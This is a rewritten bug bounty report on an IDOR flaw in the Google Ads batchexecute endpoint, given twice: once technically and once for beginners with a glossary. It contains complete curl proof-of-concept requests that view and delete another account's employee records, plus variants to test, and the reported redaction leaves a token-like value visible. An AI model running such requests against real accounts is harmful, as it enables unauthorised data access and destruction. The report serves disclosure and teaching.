Google VRP -[IDOR] Deleted Victim Data & Leaked
An attacker could change the victim's CID and BID parameters in a request to Google Ads to view and delete the victim's data. The attacker obtained the victim's CID and BID from web.archive.org.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Ads (formerly Google AdWords) is Google's online advertising platform, which lets advertisers display business ads across Google sites and the Google advertising network under a pay-per-click model. The report concerns the internal batchexecute endpoint used by the Ads web interface at ads.google.com, which accepts a form-encoded f.req parameter carrying a nested JSON array of request data. Within that structure the researcher identified two identifiers, cid and bid, that select the customer and business account being operated on.
The claim in the title is that an attacker can both view a victim's data and delete it. The author is Gilang Romadon (gilangr) from Jakarta, and the write-up was published on 13 November 2023.

Setup
The report does not describe any account creation, role assignment or special tooling. The only preconditions visible in the text are a working session against ads.google.com (the requests carry a cookie header, redacted here) and knowledge of the victim's cid and bid values. The requests were sent with curl using a Firefox user agent string.
Finding it
The researcher noticed that the f.req parameter of the batchexecute request contains the cid and bid values that identify the account being acted on. Because these values are supplied by the client inside the request body, changing them to another account's values appeared to make the server operate on that other account. The report labels this an IDOR: identifiers belonging to a different customer were accepted in the request.
Exploitation
Step 1: obtaining the victim's cid and bid
The report says the victim's cid and bid were obtained from the Wayback Machine CDX search interface, using this query:
https://web.archive.org/cdx/search/cdx?url=https://example.com/*&output=text&fl=original&collapse=urlkey

The report says the victim's cid and bid were obtained from web.archive.org/search. The report does not show which archived URL yielded the values.
Step 2: building the f.req payload

The original request body, with the victim's identifiers substituted in place of the attacker's, looks like this:
f.req=[[["gBU0of","[[cid-Victim,bid-Victim,9999999999],[null,null,true,41,[[\"null\",\"null.\",null]],null,\"testtestpentester\",null,null,null,[\"id\"],[[[\"null\",null,null,[1,null,null,null,[]],null,1683847984862,2,8]]],null,null,null,[],null,null,null,null,null,[[\"xcat:service_area_business_beauty_school\",[]]],\"null\",null,null,[],null,null,null,[],[],[]],null,1,null,[[19]],\"null\"]",null,"generic"]]]
The outer array wraps a single call: the RPC identifier gBU0of, a stringified inner array, and the literal generic. Inside the inner array, the first element is the triple [cid-Victim,bid-Victim,9999999999], which is where the account identifiers sit. The rest of the structure carries fields such as a name (testtestpentester), a timestamp (1683847984862) and a category string (xcat:service_area_business_beauty_school).
The payload is then URL-encoded so it can be sent as a form field:
f.req=%5B%5B%5B%22gBU0of%22%2C%22%5B%5Bcid-Victim%2Cbid-Victim%2C9999999999%5D%2C%5Bnull%2Cnull%2Ctrue%2C41%2C%5B%5B%5C%22null%5C%22%2C%5C%22null.%5C%22%2Cnull%5D%5D%2Cnull%2C%5C%22testtestpentester%5C%22%2Cnull%2Cnull%2Cnull%2C%5B%5C%22id%5C%22%5D%2C%5B%5B%5B%5C%22null%5C%22%2Cnull%2Cnull%2C%5B1%2Cnull%2Cnull%2Cnull%2C%5B%5D%5D%2Cnull%2C1683847984862%2C2%2C8%5D%5D%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2C%5B%5B%5C%22xcat%[redacted]%5C%22%2C%5B%5D%5D%5D%2C%5C%22null%5C%22%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2C%5B%5D%2C%5B%5D%5D%2Cnull%2C1%2Cnull%2C%5B%5B19%5D%5D%2C%5C%22null%5C%22%5D%22%2Cnull%2C%22generic%22%5D%5D%5D
Step 3: sending the request
The encoded body is sent to the batchexecute endpoint:
curl 'https://ads.google.com/_/GhsUi/data/batchexecute?' \ -H 'authority: ads.google.com' \ -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0' \ -H 'accept-language: en-US,en;q=0.5' \ -H 'Accept-Encoding: gzip, deflate' \ -H 'Referer: https://ads.google.com'\ -H 'X-Same-Domain: 1' \ -H 'x-goog-ext-253122638-jspb: [mcid]' \ -H 'x-goog-ext-268714167-jspb: [euid]' \ -H 'content-type: application/x-www-form-urlencoded' \ -H 'Content-Length: 950' \ -H 'Origin: https://ads.google.com' \ -H 'Connection: close' \ -H $'cookie: ' \ --data-raw 'f.req=%5B%5B%5B%22gBU0of%22%2C%22%5B%5Bcid-Victim%2Cbid-Victim%2C9999999999%5D%2C%5Bnull%2Cnull%2Ctrue%2C41%2C%5B%5B%5C%22null%5C%22%2C%5C%22null.%5C%22%2Cnull%5D%5D%2Cnull%2C%5C%22testtestpentester%5C%22%2Cnull%2Cnull%2Cnull%2C%5B%5C%22id%5C%22%5D%2C%5B%5B%5B%5C%22null%5C%22%2Cnull%2Cnull%2C%5B1%2Cnull%2Cnull%2Cnull%2C%5B%5D%5D%2Cnull%2C1683847984862%2C2%2C8%5D%5D%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2C%5B%5B%5C%22xcat%[redacted]%5C%22%2C%5B%5D%5D%5D%2C%5C%22null%5C%22%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2C%5B%5D%2C%5B%5D%5D%2Cnull%2C1%2Cnull%2C%5B%5B19%5D%5D%2C%5C%22null%5C%22%5D%22%2Cnull%2C%22generic%22%5D%5D%5D' \ --compressed

Beyond the body, the request carries X-Same-Domain: 1 and two extension headers, x-goog-ext-253122638-jspb and x-goog-ext-268714167-jspb, whose values are shown as [mcid] and [euid]. The cookie header is empty in the published command.
Step 4: deleting the victim's data

The researcher then edited the f.req parameters to null and reports having deleted the Worker and Employee data remotely. The report explains that the f.req value contains an employee ID, a six-digit number, and lists the values tried:
how i can delete ?in "f.req=" there is an employee-id, namely: 637395a number consisting of 6 digits1. 1082642. 1156913. 6373954. 5911765. 115696 (Success Delete Worker and Employee data remotely)
The modified payload, with the employee ID 637395 in place, is:
f.req=[[["gBU0of","[[cid-Victim,bid-Victim,9999999999],[null,null,null,null,[[\"null\",\",null\",null]],null,\",null\",null,null,null,[],[[[\"null\",null,null,[1,null,null,null,[]],null,null,null,null]]],null,null,null,[[null,null,null,null,null,null,null,\"null\"]],null,null,637395,null,null,[[\",null\",[]]],\",null\",null,null,[],null,null,null,[],[],[]],null,2]",null,"generic"]]]
The final proof of concept sends this body, with the employee ID 115696 encoded in it, to the same endpoint:
and final POC :curl 'https://ads.google.com/_/GhsUi/data/batchexecute?' \ -H 'Accept: */*' \ -H 'Accept-Language: en-US,en;q=0.5' \ -H 'Connection: close' \ -H 'Content-Type: application/x-www-form-urlencoded' \ -H 'Origin: https://ads.google.com' \ -H 'Referer: https://ads.google.com/' \ -H 'Sec-Fetch-Dest: empty' \ -H 'Accept-Encoding: gzip, deflate' \ -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0' \ -H 'X-Same-Domain: 1' \ -H 'x-goog-ext-268714167-jspb: [euid]' \ -H $'Cookie: ' \ --data-raw 'f.req=%5b%5b%5b%22gBU0of%22%2c%22%5b%5b5199090248%2c2793546442%2c9999999999%5d%2c%5bnull%2cnull%2cnull%2cnull%2c%5b%5b%5c%22null%5c%22%2c%5c%22%2cnull%5c%22%2cnull%5d%5d%2cnull%2c%5c%22%2cnull%5c%22%2cnull%2cnull%2cnull%2c%5b%5d%2c%5b%5b%5b%5c%22null%5c%22%2cnull%2cnull%2c%5b1%2cnull%2cnull%2cnull%2c%5b%5d%5d%2cnull%2cnull%2cnull%2cnull%5d%5d%5d%2cnull%2cnull%2cnull%2c%5b%5bnull%2cnull%2cnull%2cnull%2cnull%2cnull%2cnull%2c%5c%22null%5c%22%5d%5d%2cnull%2cnull%2c115696%2cnull%2cnull%2c%5b%5b%5c%22%2cnull%5c%22%2c%5b%5d%5d%5d%2c%5c%22%2cnull%5c%22%2cnull%2cnull%2c%5b%5d%2cnull%2cnull%2cnull%2c%5b%5d%2c%5b%5d%2c%5b%5d%5d%2cnull%2c2%5d%22%2cnull%2c%22generic%22%5d%5d%5d&at=AOYElloakLAkXmxGnRMrVv5XHFa2%3a1684572807023' \ --compressed
This request also carries an at query parameter, a token-like value, which is redacted here. The report states that the victim's data was successfully deleted.
Root cause
The report attributes the issue to an IDOR: the cid, bid and employee ID values are taken from the client-supplied f.req body, and the server acted on them without verifying that the authenticated caller was authorised for that customer and business.
Impact
An attacker who knows a victim's cid and bid can read data associated with that account and delete Worker and Employee records belonging to it, according to the report. The report says the identifiers were obtained from the Wayback Machine CDX search. The report does not quantify how many accounts were affected, nor does it state what the returned data contained beyond the note that the first response was fake data.
Fix
The report records that the issue was fixed on 16 September 2023 but does not describe the change.
Timeline
| Time | Date | Status |
|---|---|---|
| 12:48 | 12.05.2023 | Triaged |
| 05:51 | 19.05.2023 | Accepted (P3-S3) |
| 15:27 | 21.05.2023 | Triaged (PoC added) |
| 19:35 | 15.06.2023 | Accepted (P2-S2) |

| 07:55 | 25.07.2023 | Bounty paid ($x.xxx) |
| 21:58 | 16.09.2023 | Fixed |
Variants to test
- Swap
cidandbidin otherbatchexecuteRPCs that take the same triple, and check whether the response contains another account's records. A positive result is data belonging to an account you do not control. - Change the employee ID field in write operations and observe whether records for another employee are modified or removed. A positive result is a change visible in the victim account.
- Search archived URLs for
cidandbidpatterns to see whether identifiers leak through indexed links, then test whether those identifiers are accepted by the endpoint. - Remove or alter the
X-Same-Domainand extension headers while keeping a valid session, to see whether they are the only barrier to cross-account requests. A positive result is the same data or deletion without them.
What happened, in plain words
Google Ads is Google's advertising service. Businesses use it to put their adverts in front of people on Google's websites and on other sites in Google's advertising network. Advertisers pay only when someone clicks their advert, which is called pay-per-click.
Behind the Google Ads web page there is a hidden doorway that the page itself uses to talk to Google's servers. That doorway is at ads.google.com/_/GhsUi/data/batchexecute. In this report the researcher changed a set of numbers sent by the browser to point at another customer account. By changing those numbers to another customer's numbers, the researcher reports having deleted records belonging to that customer.
The researcher is Gilang Romadon (gilangr) from Jakarta, and the write-up was published on 13 November 2023.
The pieces you need to know first
Before the steps make sense, here are the ideas they rely on, explained from zero.
- An API endpoint is a specific address on a server that accepts a request and does something with it. Think of a restaurant: the menu is the website you see, and the kitchen door where the waiter hands over your order is the endpoint. You normally never see the kitchen door, but the browser uses it constantly.
- A request is the message your browser (or a tool) sends to a server: an address, some headers (extra labels about the request) and sometimes a body (the actual data).
- A cookie is a small piece of text your browser stores for a website and sends back with every request. It is how the server recognises that you are already logged in, like a wristband at an event that proves you paid to get in.
- A token is a value that stands in for proof of identity or permission, similar to a ticket number. If you have the right token, the server treats you as the person it belongs to.
curlis a command-line tool that sends requests to servers. It lets you build a request by hand instead of clicking through a website.- URL encoding is a way of writing characters that are not allowed in a web address or form field. For example a
[becomes%5Band a"becomes%22. It is like spelling out a word letter by letter so nothing gets misread. - JSON is a text format for structured data, built from lists in square brackets
[ ]and values in quotes. It is how programs pass complex information to each other. - IDOR stands for Insecure Direct Object Reference. It means the server takes an identifier (a number or code that points at a specific record) straight from the request and acts on it without checking whether the person making the request is allowed to touch that record. A simple comparison: a hotel clerk who hands out any room key you ask for, without checking that the room is yours.
cidandbidare two identifiers used inside Google Ads. In this report they select the customer account and the business account being operated on.- The Wayback Machine is an archive of old web pages run by the Internet Archive. Its CDX search interface lets you query the list of URLs it has stored.
Setup
The report does not describe creating an account, assigning roles or installing special tools. The only things needed are a working logged-in session against ads.google.com (the requests carry a cookie header, redacted here) and knowledge of the victim's cid and bid values. The requests were sent with curl, pretending to be a Firefox browser.
Finding it
The researcher noticed that the f.req parameter of the batchexecute request contains the cid and bid values that say which account is being acted on. Because those values come from the browser inside the request body, changing them to another account's values appeared to make the server work on that other account. The report calls this an IDOR: the server accepted identifiers belonging to a different customer without checking that the caller was allowed to use them.
Exploitation
Step 1: obtaining the victim's cid and bid
The report says the victim's cid and bid were obtained from the Wayback Machine CDX search interface, using this query:
https://web.archive.org/cdx/search/cdx?url=https://example.com/*&output=text&fl=original&collapse=urlkey
Line by line:
https://web.archive.org/cdx/search/cdxis the address of the archive's search interface.url=https://example.com/*says which site's archived URLs to look at.output=textasks for the results as plain text.fl=originalasks for the original URL field of each stored entry.collapse=urlkeyremoves duplicate entries so the same URL is not listed many times.
The report says the victim's cid and bid were obtained from the Wayback Machine CDX search interface. The report does not show which archived URL yielded the values.
Step 2: building the f.req payload
The original request body, with the victim's identifiers substituted in place of the attacker's, looks like this:
f.req=[[["gBU0of","[[cid-Victim,bid-Victim,9999999999],[null,null,true,41,[[\"null\",\"null.\",null]],null,\"testtestpentester\",null,null,null,[\"id\"],[[[\"null\",null,null,[1,null,null,null,[]],null,1683847984862,2,8]]],null,null,null,[],null,null,null,null,null,[[\"xcat:service_area_business_beauty_school\",[]]],\"null\",null,null,[],null,null,null,[],[],[]],null,1,null,[[19]],\"null\"]",null,"generic"]]]
Line by line:
f.req=is the name of the form field. Everything after the equals sign is its value.- The outer
[[[ ... ]]]is a list wrapped in lists. The outermost list holds a single call. "gBU0of"is the name of the operation being called, a short code the server understands.- The long quoted string after it is a second list, written as text inside the JSON. Inside it, the first element is the triple
[cid-Victim,bid-Victim,9999999999], which is where the account identifiers sit. This is the part the researcher changed. - The rest of that inner structure carries other fields, such as a name (
testtestpentester), a timestamp (1683847984862) and a category string (xcat:service_area_business_beauty_school). nullmeans "no value here"."generic"is a literal label at the end of the call.
The payload is then URL-encoded so it can be sent as a form field:
f.req=%5B%5B%5B%22gBU0of%22%2C%22%5B%5Bcid-Victim%2Cbid-Victim%2C9999999999%5D%2C%5Bnull%2Cnull%2Ctrue%2C41%2C%5B%5B%5C%22null%5C%22%2C%5C%22null.%5C%22%2Cnull%5D%5D%2Cnull%2C%5C%22testtestpentester%5C%22%2Cnull%2Cnull%2Cnull%2C%5B%5C%22id%5C%22%5D%2C%5B%5B%5B%5C%22null%5C%22%2Cnull%2Cnull%2C%5B1%2Cnull%2Cnull%2Cnull%2C%5B%5D%5D%2Cnull%2C1683847984862%2C2%2C8%5D%5D%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2C%5B%5B%5C%22xcat%[redacted]%5C%22%2C%5B%5D%5D%5D%2C%5C%22null%5C%22%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2C%5B%5D%2C%5B%5D%5D%2Cnull%2C1%2Cnull%2C%5B%5B19%5D%5D%2C%5C%22null%5C%22%5D%22%2Cnull%2C%22generic%22%5D%5D%5D
Line by line:
%5Bis an encoded[and%5Dis an encoded].%22is an encoded double quote.%2Cis an encoded comma.%5C%22is an encoded backslash followed by an encoded quote, which is how a quote inside a quoted string is written.%3Ais an encoded colon.
In short, the same payload as above, rewritten so that every special character is spelled out in a form the server can read safely.
Step 3: sending the request
The encoded body is sent to the batchexecute endpoint:
curl 'https://ads.google.com/_/GhsUi/data/batchexecute?' \ -H 'authority: ads.google.com' \ -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0' \ -H 'accept-language: en-US,en;q=0.5' \ -H 'Accept-Encoding: gzip, deflate' \ -H 'Referer: https://ads.google.com'\ -H 'X-Same-Domain: 1' \ -H 'x-goog-ext-253122638-jspb: [mcid]' \ -H 'x-goog-ext-268714167-jspb: [euid]' \ -H 'content-type: application/x-www-form-urlencoded' \ -H 'Content-Length: 950' \ -H 'Origin: https://ads.google.com' \ -H 'Connection: close' \ -H $'cookie: ' \ --data-raw 'f.req=%5B%5B%5B%22gBU0of%22%2C%22%5B%5Bcid-Victim%2Cbid-Victim%2C9999999999%5D%2C%5Bnull%2Cnull%2Ctrue%2C41%2C%5B%5B%5C%22null%5C%22%2C%5C%22null.%5C%22%2Cnull%5D%5D%2Cnull%2C%5C%22testtestpentester%5C%22%2Cnull%2Cnull%2Cnull%2C%5B%5C%22id%5C%22%5D%2C%5B%5B%5B%5C%22null%5C%22%2Cnull%2Cnull%2C%5B1%2Cnull%2Cnull%2Cnull%2C%5B%5D%5D%2Cnull%2C1683847984862%2C2%2C8%5D%5D%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2C%5B%5B%5C%22xcat%[redacted]%5C%22%2C%5B%5D%5D%5D%2C%5C%22null%5C%22%2Cnull%2Cnull%2C%5B%5D%2Cnull%2Cnull%2Cnull%2C%5B%5D%2C%5B%5D%2C%5B%5D%5D%2Cnull%2C1%2Cnull%2C%5B%5B19%5D%5D%2C%5C%22null%5C%22%5D%22%2Cnull%2C%22generic%22%5D%5D%5D' \ --compressed
Line by line:
curlis the tool sending the request.'https://ads.google.com/_/GhsUi/data/batchexecute?'is the endpoint address.-Hadds a header. Headers are extra labels that describe the request.authority: ads.google.comnames the host.User-Agent: ...Firefox/112.0says the request comes from a Firefox browser, so the server treats it like a normal browser visit.accept-languageandAccept-Encodingsay which languages and compression the client accepts.Referer: https://ads.google.comsays the request came from the Ads page, which is what a real browser would send.x-goog-ext-253122638-jspb: [mcid]andx-goog-ext-268714167-jspb: [euid]are two extension headers whose values are shown as placeholders.content-type: application/x-www-form-urlencodedsays the body is a form.Content-Length: 950says how long the body is.Origin: https://ads.google.comsays where the request started.Connection: closeasks the server to close the connection after replying.cookie:is the login cookie. It is empty in the published command and redacted here.--data-raw '...'is the body, the encodedf.reqpayload from the previous step.--compressedaskscurlto decompress the reply if it is compressed.
It only states that the data returned by this request is not the victim's original data but fake data, and that the researcher then sent a further request to retrieve the data.
Step 4: deleting the victim's data
The researcher then edited the f.req parameters to null and reports having deleted the Worker and Employee data remotely. The report explains that the f.req value contains an employee ID, a six-digit number, and lists the values tried:
how i can delete ?in "f.req=" there is an employee-id, namely: 637395a number consisting of 6 digits1. 1082642. 1156913. 6373954. 5911765. 115696 (Success Delete Worker and Employee data remotely)
Line by line:
- The text asks how to delete, and points out that inside
f.req=there is an employee ID. - It says the ID is a number made of six digits.
- It lists the values tried:
108264,115691,637395,591176and115696. - It notes that
115696succeeded in deleting Worker and Employee data remotely.
The modified payload, with the employee ID 637395 in place, is:
f.req=[[["gBU0of","[[cid-Victim,bid-Victim,9999999999],[null,null,null,null,[[\"null\",\",null\",null]],null,\",null\",null,null,null,[],[[[\"null\",null,null,[1,null,null,null,[]],null,null,null,null]]],null,null,null,[[null,null,null,null,null,null,null,\"null\"]],null,null,637395,null,null,[[\",null\",[]]],\",null\",null,null,[],null,null,null,[],[],[]],null,2]",null,"generic"]]]
Line by line:
- The overall shape is the same as before: the operation name
gBU0of, a quoted inner list, andgeneric. - The triple
[cid-Victim,bid-Victim,9999999999]still selects the victim's account. - Many fields that previously held values are now
null, which means "no value". - The number
637395sits where the employee ID goes. - The trailing
2replaces the earlier1.
The final proof of concept sends this body, with the employee ID 115696 encoded in it, to the same endpoint:
and final POC :curl 'https://ads.google.com/_/GhsUi/data/batchexecute?' \ -H 'Accept: */*' \ -H 'Accept-Language: en-US,en;q=0.5' \ -H 'Connection: close' \ -H 'Content-Type: application/x-www-form-urlencoded' \ -H 'Origin: https://ads.google.com' \ -H 'Referer: https://ads.google.com/' \ -H 'Sec-Fetch-Dest: empty' \ -H 'Accept-Encoding: gzip, deflate' \ -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0' \ -H 'X-Same-Domain: 1' \ -H 'x-goog-ext-268714167-jspb: [euid]' \ -H $'Cookie: ' \ --data-raw 'f.req=%5b%5b%5b%22gBU0of%22%2c%22%5b%5b5199090248%2c2793546442%2c9999999999%5d%2c%5bnull%2cnull%2cnull%2cnull%2c%5b%5b%5c%22null%5c%22%2c%5c%22%2cnull%5c%22%2cnull%5d%5d%2cnull%2c%5c%22%2cnull%5c%22%2cnull%2cnull%2cnull%2c%5b%5d%2c%5b%5b%5b%5c%22null%5c%22%2cnull%2cnull%2c%5b1%2cnull%2cnull%2cnull%2c%5b%5d%5d%2cnull%2cnull%2cnull%2cnull%5d%5d%5d%2cnull%2cnull%2cnull%2c%5b%5bnull%2cnull%2cnull%2cnull%2cnull%2cnull%2cnull%2c%5c%22null%5c%22%5d%5d%2cnull%2cnull%2c115696%2cnull%2cnull%2c%5b%5b%5c%22%2cnull%5c%22%2c%5b%5d%5d%5d%2c%5c%22%2cnull%5c%22%2cnull%2cnull%2c%5b%5d%2cnull%2cnull%2cnull%2c%5b%5d%2c%5b%5d%2c%5b%5d%5d%2cnull%2c2%5d%22%2cnull%2c%22generic%22%5d%5d%5d&at=AOYElloakLAkXmxGnRMrVv5XHFa2%3a1684572807023' \ --compressed
Line by line:
- The endpoint is the same
batchexecuteaddress. - The headers are similar to before, with a slightly different
User-Agent(Firefox 113.0) and one extension header instead of two. Cookie:is again empty in the published command and redacted here.- The body is the encoded version of the modified payload. Inside it,
5199090248and2793546442sit where thecidandbidwere, and115696sits where the employee ID goes. &at=AOYElloakLAkXmxGnRMrVv5XHFa2%3a1684572807023is an extra query parameter, a token-like value. It is redacted here.--compressedaskscurlto decompress the reply.
The report states that the victim's data was successfully deleted.
Root cause
The report attributes the issue to an IDOR: the cid, bid and employee ID values are taken from the client-supplied f.req body, and the server acted on them without verifying that the logged-in caller was allowed to use that customer and business.
Impact
According to the report, an attacker who knows a victim's cid and bid can read data linked to that account and delete Worker and Employee records belonging to it. The report says the identifiers were obtained from the Wayback Machine CDX search.
Fix
The report records that the issue was fixed on 16 September 2023 but does not describe the change.
Timeline
| Time | Date | Status |
|---|---|---|
| 12:48 | 12.05.2023 | Triaged |
| 05:51 | 19.05.2023 | Accepted (P3-S3) |
| 15:27 | 21.05.2023 | Triaged (PoC added) |
| 19:35 | 15.06.2023 | Accepted (P2-S2) |
| 07:55 | 25.07.2023 | Bounty paid ($x.xxx) |
| 21:58 | 16.09.2023 | Fixed |
Variants to test
- Swap
cidandbidin otherbatchexecuteoperations that take the same triple, and check whether the response contains another account's records. A positive result is data belonging to an account you do not control. - Change the employee ID field in write operations and observe whether records for another employee are modified or removed. A positive result is a change visible in the victim account.
- Search archived URLs for
cidandbidpatterns to see whether identifiers leak through indexed links, then test whether those identifiers are accepted by the endpoint. - Remove or alter the
X-Same-Domainand extension headers while keeping a valid session, to see whether they are the only barrier to cross-account requests. A positive result is the same data or deletion without them.
Glossary
- API endpoint: a specific address on a server that accepts a request and performs an action.
- Request: the message a browser or tool sends to a server, made of an address, headers and sometimes a body.
- Header: an extra label attached to a request that describes it, such as the browser type or the content type.
- Body: the part of a request that carries the actual data being sent.
- Cookie: a small piece of text stored by the browser and sent back to a site to show you are logged in.
- Token: a value that stands in for proof of identity or permission.
curl: a command-line tool for sending requests to servers.- URL encoding: rewriting special characters as
%codes so they can travel safely in a web address or form field. - JSON: a text format for structured data built from lists and quoted values.
f.req: the name of the form field that carries the request data in this report.batchexecute: the endpoint atads.google.comthat the Ads web page uses to send operations to the server.cidandbid: identifiers used inside Google Ads that select the customer account and the business account.- IDOR (Insecure Direct Object Reference): a flaw where the server takes an identifier from the request and acts on it without checking that the caller is allowed to use it.
- CSRF (Cross-Site Request Forgery): an attack where another site makes your browser send a request you did not intend. Anti-CSRF markers are meant to stop this.
X-Same-Domain: a header used as an anti-CSRF style marker, not a permission check.- Wayback Machine: an archive of old web pages run by the Internet Archive.
- CDX search interface: the Wayback Machine's tool for querying the list of URLs it has stored.
- Pay-per-click: an advertising model where the advertiser pays only when someone clicks the advert.
- PoC (proof of concept): a demonstration that a flaw can actually be exploited.
- Triaged: the stage where the security team has reviewed a report and confirmed it is valid.
- P3-S3 / P2-S2: the priority and severity ratings given to the report, with lower numbers meaning more serious.
- Redacted: removed or replaced with a placeholder to hide sensitive values such as cookies and tokens.



